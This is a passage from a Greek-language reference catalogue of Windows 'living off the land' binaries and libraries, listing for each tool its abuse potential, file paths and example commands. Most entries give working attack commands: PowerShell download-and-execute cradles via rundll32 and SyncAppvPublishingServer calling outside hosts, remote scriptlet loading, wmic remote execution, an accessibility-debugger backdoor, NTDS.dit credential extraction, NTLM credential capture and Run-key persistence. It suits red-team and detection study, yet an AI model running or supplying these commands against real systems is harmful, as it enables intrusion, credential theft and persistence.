- **Replace.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αντιγραφή και λήψη αρχείων.

  Εκτέλεση:
  $> replace c:\source\file.cab c:\destination /A
  $> replace \\webdav.host.com\foo\bar.exe c:\outdir /A

  Φάκελος στο Λ/Σ: c:\windows\system32\replace.exe, c:\windows\sysWOW64\replace.exe

- **Robocopy.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για αντιγραφή αρχείων.

  Εκτέλεση:
  $> Robocopy.exe C:\sourceDir d:\destDir
  $> Robocopy.exe C:\sourceDir d:\destDir file1 file2

  Φάκελος στο Λ/Σ: c:\windows\system32\Robocopy.exe, c:\windows\sysWOW64\ Robocopy.exe

- **Rpcping.exe:** εργαλείο επιβεβαίωσης συνδεσιμότητας RPC μεταξύ του υπολογιστή που εκτελεί Microsoft Exchange Server και οποιουδήποτε από τους υποστηριζόμενους σταθμούς εργασίας Microsoft Exchange Client στο δίκτυο. Μπορεί να χρησιμοποιηθεί για τη απόκτηση διαπιστευτηρίων (credentials).

  Εκτέλεση:
  $> rpcping -s 127.0.0.1 -t ncacn_np
  $> rpcping -s 192.168.1.10 -t ncacn_np
  $> rpcping -s 127.0.0.1 -e 1234 -a privacy -u NTLM

  Φάκελος στο Λ/Σ: c:\windows\system32\rpcping.exe, c:\windows\sysWOW64\ rpcping.exe

- **Rundll32.exe:** εργαλείο που χρησιμοποιείται για να εκκινήσει τις λειτουργίες που είναι αποθηκευμένες στα .dll αρχεία. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα κι ανάγνωση ADS.

  Εκτέλεση:
  $> rundll32.exe Evildll,EntryPoint
  rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/');"
  $> rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
  $> rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}
  $> rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/3gstudent/Javascript-Backdoor/master/test")
  $> rundll32 "C:\ads\file.txt:ADSDLL.dll",DllMain

  Φάκελος στο Λ/Σ: c:\windows\system32\rundll32.exe, c:\windows\sysWOW64\ rundll32.exe

- **Runonce.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.
  Απαραίτητη προϋπόθεση είναι η δημιουργία ενός κλειδιού στη registry: HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components[YOURKEY]| και 2 δημιουργία 2 strings: (a) @ Hi from Active Setup (b) StubPath: calc.exe

  Εκτέλεση: $> Runonce.exe /AlternateShellStartup

  Φάκελος στο Λ/Σ: c:\windows\system32\runonce.exe, c:\windows\sysWOW64\ runonce.exe

- **Runscripthelper.exe**: εργαλείο γραμμής εντολών βοήθειας εκτέλεσης script. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> runscripthelper.exe surfacecheck \\?\C:\Test\Microsoft\Diagnosis\scripts\test.txt C:\Test

  Φάκελος στο Λ/Σ: C:\Windows\WinSxS\amd64_microsoft-windows-u..ed-telemetry-client_31bf3856ad364e35_10.0.16299.15_none_c2df1bba78111118\Runscripthelper.exe, C:\Windows\WinSxS\amd64_microsoft-windows-u..ed-telemetry-client_31bf3856ad364e35_10.0.16299.192_none_ad4699b571e00c4a\Runscripthelper.exe

- **Sc.exe**: εργαλείο γραμμής εντολών. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα, δημιουργία κι έναρξη υπηρεσιών κι ανάγνωση ADS.

  Εκτέλεση:
  $> sc create evilservice binPath= "\"c:\ADS\file.txt:cmd.exe\" /c echo works > \"c:\ADS\works.txt\"" DisplayName= "evilservice" start= auto
  $> sc start evilservice

  Φάκελος στο Λ/Σ: c:\windows\system32\sc.exe, c:\windows\sysWOW64\ sc.exe

- **Scriptrunner.exe**: εργαλείο γραμμής εντολών εκτέλεσης scripts. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Scriptrunner.exe -appvscript calc.exe
  $> ScriptRunner.exe -appvscript \\fileserver\calc.cmd

  Φάκελος στο Λ/Σ: c:\windows\system32\scriptrunner.exe, c:\windows\sysWOW64\scriptrunner.exe

- **SyncAppvPublishingServer.exe**: εργαλείο λήψης λιστών App-v server. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> SyncAppvPublishingServer.exe "n;(New-Object Net.WebClient).DownloadString('http://some.url/script.ps1') | IEX"

  Φάκελος στο Λ/Σ: c:\windows\system32\SyncAppvPublishingServer.exe

- **Wab.exe:** διεργασία που χειρίζεται το Windows Address Book. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση: $> Wab.exe (requires registry changes)

  Φάκελος στο Λ/Σ: C:\Program Files\Windows Mail\wab.exe, C:\Program Files (x86)\Windows Mail\wab.exe

- **Wmic.exe**: ένα βοηθητικό πρόγραμμα γραμμής εντολών (Wmic.exe) για πρόσβαση στα Windows Management Instrumentation (WMI). Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα, ανάγνωση ADS κι αναγνώριση (Reconnaissance).

Δείγμα κώδικα:

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
        <ms:script implements-prefix="user" language="JScript">
        <![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
        ]]> </ms:script>
</stylesheet>
```

Εκτέλεση:

```
$> wmic process call create calc
$> wmic process call create '"c:\ads\file.txt:program.exe"'
$> wmic useraccount get /ALL
$> wmic process get caption,executablepath,commandline
$> wmic qfe get description,installedOn /format:csv
$> wmic /node:"192.168.0.1" service where (caption like "%sql server get-wmiobject –class
"win32_share" –namespace "root\CIMV2" –computer "targetname"
$> wmic /user:<username> /password:<password> /node:<computer_name> process call
create "C:\Windows\system32\reg.exe add \"HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\osk.exe\" /v \"Debugger\" /t REG_SZ /d
\"cmd.exe\" /f"
$> wmic /NODE: "192.168.0.1" process call create "evil.exe"
$> wmic /node:REMOTECOMPUTERNAME PROCESS call create "at 9:00PM
c:\GoogleUpdate.exe ^> c:\notGoogleUpdateResults.txt"
$> wmic /node:REMOTECOMPUTERNAME PROCESS call create "cmd /c vssadmin create shadow
/for=C:\Windows\NTDS\NTDS.dit > c:\not_the_NTDS.dit"
$> wmic process get brief
/format:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/W
mic_calc.xsl
$> wmic os get /format:"MYXSLFILE.xsl"
$> wmic process get brief /format:\\127.0.0.1\c$\Tools\pocremote.xsl
```

Φάκελος στο Λ/Σ: C:\windows\system32\wbem\wmic.exe,
C:\windows\sysWOW64\wbem\wmic.exe

- **Wscript.exe**: εργαλείο γραμμής εντολών Windows Script Host. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα κι ανάγνωση ADS.

  Εκτέλεση: $> wscript c:\ads\file.txt:script.vbs

  Φάκελος στο Λ/Σ: c:\windows\system32\wscript.exe, c:\windows\sysWOW64\ wscript.exe

- **Xwizard.exe**: εργαλείο γραμμής εντολών διεργασιών Extensible Wizards Host Process. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα κι εκμετάλλευση (hijacking) DLL. Απαραίτητη προϋπόθεση για την εκμετάλλευση DLL είναι να αντιγραφεί το εκτελέσιμο xwizard.exe σε έναν φάκελο ελεγχόμενο από τον χρήστη. Επίσης χρειάζεται η εισαγωγή κλειδιών στη registry που να δείχνουν στο εξωτερικό αρχείο SCT (scriptlet).

Εκτέλεση:
$> xwizard.exe
$> xwizard RunWizard {00000001-0000-0000-0000-0000FEEDACDC}

Φάκελος στο Λ/Σ: c:\windows\system32\xwizard.exe, c:\windows\sysWOW64\xwizard.exe

Στην κατηγορία των άλλων εκτελέσιμων, υπογεγραμμένων από τη Microsoft, έχουμε τα εξής αρχεία, τα οποία και θα δούμε αναλυτικά: Appvlp.exe, Bginfo.exe, Cdb.exe, Csi.exe, Dnx.exe, Dxcap.exe, Mftrace.exe, Msdeploy.exe, Msxsl.exe, Rcsi.exe, Sqldumper.exe, Sqlps.exe, Sqltoolsps.exe, Te.exe, Tracker.exe, Vsjitdebugger.exe, Winword.exe

- **Appvlp.exe**: βοηθητικό πρόγραμμα εικονικοποίησης εφαρμογών περιλαμβάνεται στο Microsoft Office 2016. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση είναι η ύπαρξη του Office

  Εκτέλεση:
  $> AppVLP.exe \\webdav\calc.bat
  $> AppVLP.exe powershell.exe -c "$e=New-Object -ComObject shell.application;$e.ShellExecute('calc.exe', '', '', 'open', 1)"
  $> AppVLP.exe powershell.exe -c "$e=New-Object -ComObject excel.application;$e.RegisterXLL('\\webdav\xll_poc.xll')"

  Φάκελος στο Λ/Σ: C:\Program Files\Microsoft Office\root\client\appvlp.exe, C:\Program Files (x86)\Microsoft Office\root\client\appvlp.exe

- **Bginfo.exe**: εργαλείο της σουίτας Sysinternals. Εμφανίζει αυτόματα σχετικές πληροφορίες σχετικά με έναν υπολογιστή Windows στο φόντο της επιφάνειας εργασίας, όπως το όνομα του υπολογιστή, τη διεύθυνση IP, την έκδοση του service pack και άλλα. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> bginfo.exe bginfo.bgi /popup /nolicprompt
  $> "\\10.10.10.10\webdav\bginfo.exe" bginfo.bgi /popup /nolicprompt
  $> "\\live.sysinternals.com\Tools\bginfo.exe" \\10.10.10.10\webdav\bginfo.bgi /popup /nolicprompt

  Φάκελος στο Λ/Σ: Ως φορητή εφαρμογή, δεν έχει προκαθορισμένο φάκελο συστήματος

- **Cdb.exe**: εργαλείο αποσφαλμάτωσης των Windows. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> cdb.exe -cf x64_calc.wds -o notepad.exe

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\cdb.exe, C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\cdb.exe

- **Csi.exe**: εργαλείο εκτέλεσης κώδικα C#. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.
  Απαραίτητη προϋπόθεση είναι η ύπαρξη της σουίτας Visual Studio

  Εκτέλεση:
  $> csi.exe files

Φάκελος στο Λ/Σ: c:\Program Files (x86)\Microsoft Visual Studio\2017\Community\MSBuild\15.0\Bin\Roslyn\csi.exe, c:\Program Files (x86)\Microsoft Web Tools\Packages\Microsoft.Net.Compilers.X.Y.Z\tools\csi.exe

- **Dnx.exe**: αρχείο περιβάλλοντος εκτέλεσης .Net που περιλαμβάνεται με το .Net framework.

  Εκτέλεση:
  $> dnx.exe consoleapp

  Φάκελος στο Λ/Σ: -

- **Dxcap.exe**: εργαλείο γραμμής εντολών για λήψη και αναπαραγωγή διαγνωστικών γραφικών. Υποστηρίζει Direct3D 10 έως Direct3D 12 σε όλα τα επίπεδα. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση είναι η ύπαρξη της σουίτας Visual Studio

  Εκτέλεση:
  $> Dxcap.exe -c C:\Windows\System32\notepad.exe

  Φάκελος στο Λ/Σ: -

- **Mftrace.exe:** εργαλείο δημιουργίας καταγραφής για Εργαλεία Media Foundation. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Mftrace.exe cmd.exe
  $> Mftrace.exe powershell.exe

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\Windows Kits\10\bin\10.0.16299.0\x86, C:\Program Files (x86)\Windows Kits\10\bin\10.0.16299.0\x64, C:\Program Files (x86)\Windows Kits\10\bin\x86, C:\Program Files (x86)\Windows Kits\10\bin\x64

- **Msdeploy.exe**: εργαλείο αποστολής ενός πακέτου Ιστού σε έναν απομακρυσμένο. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση είναι η ύπαρξη της υπηρεσίας IIS

  Εκτέλεση:
  $> msdeploy.exe -verb:sync -source:RunCommand -dest:runCommand="c:\temp\calc.bat"

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\IIS\Microsoft Web Deploy V3\msdeploy.exe

- **Msxsl.exe**: βοηθητικό πρόγραμμα γραμμής εντολών που επιτρέπει την εκτέλεση μετασχηματισμών γλώσσας Extensible Stylesheet Language (XSL) χρησιμοποιώντας τον επεξεργαστή Microsoft XSL. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> msxsl.exe customers.xml script.xsl

  Φάκελος στο Λ/Σ: -

- **Rcsi.exe:** μη διαδραστική διεπαφή γραμμής εντολών που περιλαμβάνεται στο Visual Studio. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.
  Απαραίτητη προϋπόθεση είναι η ύπαρξη της σουίτας Visual Studio

  Εκτέλεση:
  $> rcsi.exe bypass.csx

  Φάκελος στο Λ/Σ: -
- **Sqldumper.exe**: βοηθητικό εσωτερικό πρόγραμμα για τη δημιουργία ενός αρχείου dump όταν ο SQL Server αντιμετωπίζει τυχόν σφάλματα. Μπορεί να χρησιμοποιηθεί για λήψη δεδομένων (dumping process).
  Απαραίτητη προϋπόθεση είναι η ύπαρξη SQL Server είτε κάποιες εκδόσεις Office

  Εκτέλεση:
  $> sqldumper.exe 464 0 0x0110:40
  $> sqldumper.exe 540 0 0x01100

  Φάκελος στο Λ/Σ: C:\Program Files\Microsoft SQL Server\90\Shared\SQLDumper.exe, C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesX86\Microsoft Analysis Services\AS OLEDB\140\SQLDumper.exe
- **Sqlps.exe**: βοηθητικό πρόγραμμα που εκκινεί μια περίοδο λειτουργίας Windows PowerShell με τον SQL Server και τα cmdlets φορτώνονται και καταχωρούνται. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα & αποφυγή καταγραφής.

  Απαραίτητη προϋπόθεση είναι η ύπαρξη SQL Server.

  Δείγμα κώδικα: (λήψη κι εκτέλεση κώδικα)
  C:\Users>"C:\Program Files (x86)\Microsoft SQL Server\100\Tools\Binn\SQLPS.exe"
  PS SQLSERVER> (New-Object net.webclient).downloadfile("http://<source file URL>","<local save path>")
  PS SQLSERVER> ii <downloaded executable>
  # ii is shorthand for Invoke-Item

  Εκτέλεση:
  $> Sqlps.exe -noprofile

  Φάκελος στο Λ/Σ: C:\Program files (x86\Microsoft SQL Server\100\Tools\Binn\sqlps.exe
- **SQLToolsPS.exe**: το εργαλείο περιλαμβάνεται στο Microsoft SQL που φορτώνει cmdlts διακομιστή SQL κι αντικαθιστά το sqlps.exe στον SQL Server 2016+. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα & αποφυγή καταγραφής.
  Απαραίτητη προϋπόθεση είναι η ύπαρξη SQL Server.

  Δείγμα κώδικα: (λήψη κι εκτέλεση κώδικα)

  C:\Users>"C:\Program Files (x86)\Microsoft SQL Server\130\Tools\Binn\SQLToolsPS.exe -noprofile -command Start-Process calc"

  Εκτέλεση:
  $> SQLToolsPS.exe -noprofile

Φάκελος στο Λ/Σ: C:\Program files (x86\Microsoft SQL Server\100\Tools\Binn\SQLToolsPS.exe

- **Te.exe:** εκτελέσιμο που ανήκει στο πρόγραμμα Track Eraser Pro – ένα πρόγραμμα που καθαρίζει το ιστορικό, τα cookies, το ιστορικό εκτέλεσης των Windows κ.α. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> te.exe bypass.wsc

  Φάκελος στο Λ/Σ: -

- **Tracker.exe**: ανήκει στο λογισμικό MyInvoices & Estimates Deluxe ή Tracker Application από την Avanquest USA. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Tracker.exe /d .\calc.dll /c C:\Windows\write.exe

  Φάκελος στο Λ/Σ: -

- Vsjitdebugger.exe: είναι η εφαρμογή Visual Studio Just-In-Time Debugger ανήκει στο λογισμικό Microsoft Visual Studio. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Vsjitdebugger.exe calc.exe

  Φάκελος στο Λ/Σ: c:\windows\system32\vsjitdebugger.exe

- Winword.exe: είναι η εφαρμογή Word. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.
  Απαραίτητη προϋπόθεση είναι η ύπαρξη της σουΐτας Office.

  Εκτέλεση:
  $> winword.exe /l dllfile.dll

  Φάκελος στο Λ/Σ: -

Στην κατηγορία των υπόλοιπων εκτελέσιμων, μη υπογεγραμμένων από τη Microsoft, έχουμε τα εξής αρχεία, τα οποία και θα δούμε αναλυτικά: AcroRd32.exe, Gpup.exe, Nlnotes.exe, Notes.exe, Nvuhda6.exe, Nvudisp.exe, VBoxDrvInst.exe, Usbinst.exe, ROCCAT_Swarm.exe, Setup.exe

- AcroRd32.exe: εκτελέσιμο της εφαρμογής Adobe Acrobat Reader. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.
  Απαραίτητη προϋπόθεση η αντικατάσταση του παρακάτω εκτελέσιμου C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe με το δικό μας.

  Εκτέλεση:
  $> AcroRD32.exe

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader

- Gpup.exe: εκτελέσιμο της εφαρμογής Notepad++. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Gpup.exe -w whatever -e c:\Windows\System32\calc.exe

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\Notepad++\updater\gpup.exe

- Nlnotes.exe: εκτελέσιμο της εφαρμογής Lotus. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> NLNOTES.EXE /authenticate "=N:\Lotus\Notes\Data\notes.ini" -Command if((Get-ExecutionPolicy) -ne AllSigned) { Set-ExecutionPolicy -Scope Process Bypass }

  Φάκελος στο Λ/Σ: -

- Nlnotes.exe: εκτελέσιμο της εφαρμογής Lotus. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> NLNOTES.EXE /authenticate "=N:\Lotus\Notes\Data\notes.ini" -Command if((Get-

ExecutionPolicy) -ne AllSigned) { Set-ExecutionPolicy -Scope Process Bypass }

Φάκελος στο Λ/Σ: -

- Nlnotes.exe: εκτελέσιμο της εφαρμογής Lotus. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> NLNOTES.EXE /authenticate "=N:\Lotus\Notes\Data\notes.ini" -Command if((Get-ExecutionPolicy) -ne AllSigned) { Set-ExecutionPolicy -Scope Process Bypass }

  Φάκελος στο Λ/Σ: -

- Notes.exe: εκτελέσιμο της εφαρμογής Lotus. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Εκτέλεση:
  $> Notes.exe" "=N:\Lotus\Notes\Data\notes.ini" -Command if((Get-ExecutionPolicy) -ne AllSigned) { Set-ExecutionPolicy -Scope Process Bypass }

  Φάκελος στο Λ/Σ: C:\Program Files (x86)\IBM\Lotus\Notes\notes.exe

- Nvuhda6.exe: εκτελέσιμο της εφαρμογής Nvidia. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα, αντιγραφή αρχείων, προσθήκη στη registry, δημιουργία συντομεύσεων, σταμάτημα διεργασιών (kill process).

  Εκτέλεση:
  $> nvuhda6.exe System calc.exe
  $> nvuhda6.exe Copy test.txt,test-2.txt
  $> nvuhda6.exe SetReg HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\malware=malware.exe
  $> nvuhda6.exe CreateShortcut test.lnk,"Test","c:\windows\system32\calc.exe","","c:\windows\system32"
  $> nvuhda6.exe KillApp calculator.exe
  $> nvuhda6.exe Run foo

  Φάκελος στο Λ/Σ: -

- Nvudisp.exe: εκτελέσιμο της εφαρμογής Nvidia. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα, αντιγραφή αρχείων, προσθήκη στη registry, δημιουργία συντομεύσεων, σταμάτημα διεργασιών (kill process).

  Εκτέλεση:
  $> Nvudisp.exe System calc.exe
  $> Nvudisp.exe Copy test.txt,test-2.txt
  $> Nvudisp.exe SetReg HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\malware=malware.exe
  $> Nvudisp.exe CreateShortcut test.lnk,"Test","c:\windows\system32\calc.exe","","c:\windows\system32"
  $> Nvudisp.exe KillApp calculator.exe
  $> Nvudisp.exe Run foo

Φάκελος στο Λ/Σ: -

- VBoxDrvInst.exe: εκτελέσιμο της εφαρμογής VirtualBox. Μπορεί να χρησιμοποιηθεί για Persistence (διατήρηση επικοινωνίας και διαχειριστικών δικαιωμάτων στον προσβεβλημένο υπολογιστή).

Δείγμα κώδικα: (calc.inf)
; DRIVER.INF
; Copyright (c) Microsoft Corporation. All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
AddReg = CalcStart

[CalcStart]
HKLM,Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce,Install,,cmd.exe /c """calc.exe"""

Εκτέλεση:
$> VBoxDrvInst.exe driver executeinf c:\temp\calc.inf

Φάκελος στο Λ/Σ: C:\Program Files\Oracle\VirtualBox Guest Additions

- Usbinst.exe: εκτελέσιμο της εφαρμογής Citrix ICA Client. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Δείγμα κώδικα: (calc.inf)
; DRIVER.INF
; Copyright (c) Microsoft Corporation. All rights reserved.

[Version]
Signature = "$CHICAGO$"
Class=61883
ClassGuid={7EBEFBC0-3200-11d2-B4C2-00A0C9697D17}
Provider=%Msft%
DriverVer=06/21/2006,6.1.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]

AddReg = CalcStart

[CalcStart]
HKLM,Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce,Install,,cmd.exe /c """"calc.exe""""

Εκτέλεση:
$> Usbinst.exe InstallHinfSection "DefaultInstall 128 c:\temp\calc.inf"

Φάκελος στο Λ/Σ: C:\Program Files (x86)\Citrix\ICA Client\Drivers64\Usbinst.exe

- ROCCAT_Swarm.exe: εκτελέσιμο της εφαρμογής των gaming mouses ROCCAT Swarm. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση η αντικατάσταση του παρακάτω εκτελέσιμου ROCCAT_Swarm_Monitor.exe με το δικό μας.

Εκτέλεση:
$> ROCCAT_Swarm.exe

Φάκελος στο Λ/Σ: C:\Program Files (x86)\ROCCAT\ROCCAT Swarm

- Setup.exe: εκτελέσιμο της εφαρμογής εγκατάστασης οδηγών εκτυπωτών της Hewlett Packard. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα. Απαραίτητη προϋπόθεση η αντικατάσταση του παρακάτω εκτελέσιμου hpbcsiServiceMarshaller.exe με το δικό μας στον φάκελο C:\LJ-Ent-700-color-MFP-M775-Full-Solution-15315\Installer.

Εκτέλεση:
$> Setup.exe

Φάκελος στο Λ/Σ: C:\LJ-Ent-700-color-MFP-M775-Full-Solution-15315

3.3. LOLLibs

Πρόκειται για δυναμικές βιβλιοθήκες (dynamic-link libraries) που απαντώνται στο λειτουργικό σύστημα των Windows.

Στην κατηγορία των βιβλιοθηκών του λειτουργικού συστήματος (OS dlls) έχουμε τα εξής αρχεία, τα οποία και θα δούμε αναλυτικά: Advpack.dll, IEadvpack.dll, Ieframe.dll, Mshtml.dll, Pcwutl.dll, Shdocvw.dll, Shell32.dll, Setupapi.dll, Url.dll, Zipfldr.dll. Η παραπάνω λίστα είναι ενδεικτικά αυτή που αναγράφεται στην Github σελίδα, όμως δεν περιορίζεται μόνο σε αυτά τα εργαλεία.

- Advpack.dll: βοηθά με εγκατάσταση υλικού και λογισμικού διαβάζοντας και επαληθεύοντας αρχεία .INF. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Δείγμα κώδικα:(Advpack.inf)
[version]
Signature=$chicago$
AdvancedINF=2.5

```
[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSLibraries/
Payload/Advpack_calc.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Yay"
ShortSvcName="Yay"

Δείγμα κώδικα:(Advpack_calc.sct)
<?XML version="1.0"?>
<scriptlet>

<registration
   description="Bandit"
   progid="Bandit"
   version="1.00"
   classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
         >

         <!-- regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
         <!-- DFIR -->
         <!--.sct files are downloaded and executed from a path like this -->
         <!-- Though, the name and extension are arbitary.. -->
         <!-- c:\users\USER\appdata\local\microsoft\windows\temporary internet
files\content.ie5\2vcqsj3k\file[2].sct -->
         <!-- Based on current research, no registry keys are written, since call "uninstall" -->


         <!-- Proof Of Concept - Casey Smith @subTee -->
      <!-- @RedCanary - https://raw.githubusercontent.com/redcanaryco/atomic-red-
team/atomic-dev-cs/Windows/Payloads/mshta.sct -->
         <script language="JScript">
               <![CDATA[

                     var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

               ]]>
         </script>
</registration>

<public>
   <method name="Exec"></method>
</public>
<script language="JScript">
<![CDATA[
```

```
        function Exec()
        {
                var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
        }

]]>
</script>

</scriptlet>
```

Εκτέλεση:

```
$> rundll32.exe advpack.dll,LaunchINFSection c:\test.inf,DefaultInstall_SingleUser,1,
$> rundll32.exe advpack.dll,RegisterOCX calc.exe
```

Φάκελος στο Λ/Σ: c:\windows\system32\advpack.dll, c:\windows\sysWOW64\advpack.dll

- IEadvpack.dll: βοηθά με εγκατάσταση υλικού και λογισμικού διαβάζοντας και επαληθεύοντας αρχεία .INF που σχετίζονται με τον Internet Explorer. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Δείγμα κώδικα:(Ieadvpack.inf)

```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSLibraries/
Payload/Advpack_calc.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Yay"
ShortSvcName="Yay"
```

Δείγμα κώδικα:(leadvpack_calc.sct)

```
<?XML version="1.0"?>
<scriptlet>

<registration
   description="Bandit"
   progid="Bandit"
   version="1.00"
   classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
        >

        <!-- regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

```
        <!-- DFIR -->
        <!--.sct files are downloaded and executed from a path like this -->
        <!-- Though, the name and extension are arbitary.. -->
        <!-- c:\users\USER\appdata\local\microsoft\windows\temporary internet
files\content.ie5\2vcqsj3k\file[2].sct -->
        <!-- Based on current research, no registry keys are written, since call "uninstall" -->


        <!-- Proof Of Concept - Casey Smith @subTee -->
    <!-- @RedCanary - https://raw.githubusercontent.com/redcanaryco/atomic-red-
team/atomic-dev-cs/Windows/Payloads/mshta.sct -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

                ]]>
        </script>
</registration>

<public>
  <method name="Exec"></method>
</public>
<script language="JScript">
<![CDATA[

        function Exec()
        {
                var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
        }

]]>
</script>

</scriptlet>
```

Εκτέλεση:
$> rundll32.exe ieadvpack.dll,LaunchINFSection c:\test.inf,DefaultInstall_SingleUser,1,
$> rundll32.exe IEAdvpack.dll,RegisterOCX calc.exe

Φάκελος στο Λ/Σ: c:\windows\system32\ieadvpack.dll, c:\windows\sysWOW64\ieadvpack.dll

Ieframe.dll: συστατικό λογισμικού του Internet Explorer. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

Εκτέλεση:
$> rundll32.exe ieframe.dll,OpenURL "C:\test\calc.url"

Φάκελος στο Λ/Σ: c:\windows\system32\Ieframe.dll, c:\windows\sysWOW64\ Ieframe.dll

- Mshtml.dll: επιτρέπει στο πρόγραμμα περιήγησης Web του Microsoft Internet Explorer να διαβάζει και να εμφανίζει ιστοσελίδες HTML. Μπορεί να χρησιμοποιηθεί για εκτέλεση κώδικα.

  Δείγμα κώδικα:(calc.hta)

```
<html>
<head>
        <title>LOLBin</title>
        <script language="VBScript">
                Sub RunProgram
      Set objShell = CreateObject("Wscript.Shell")
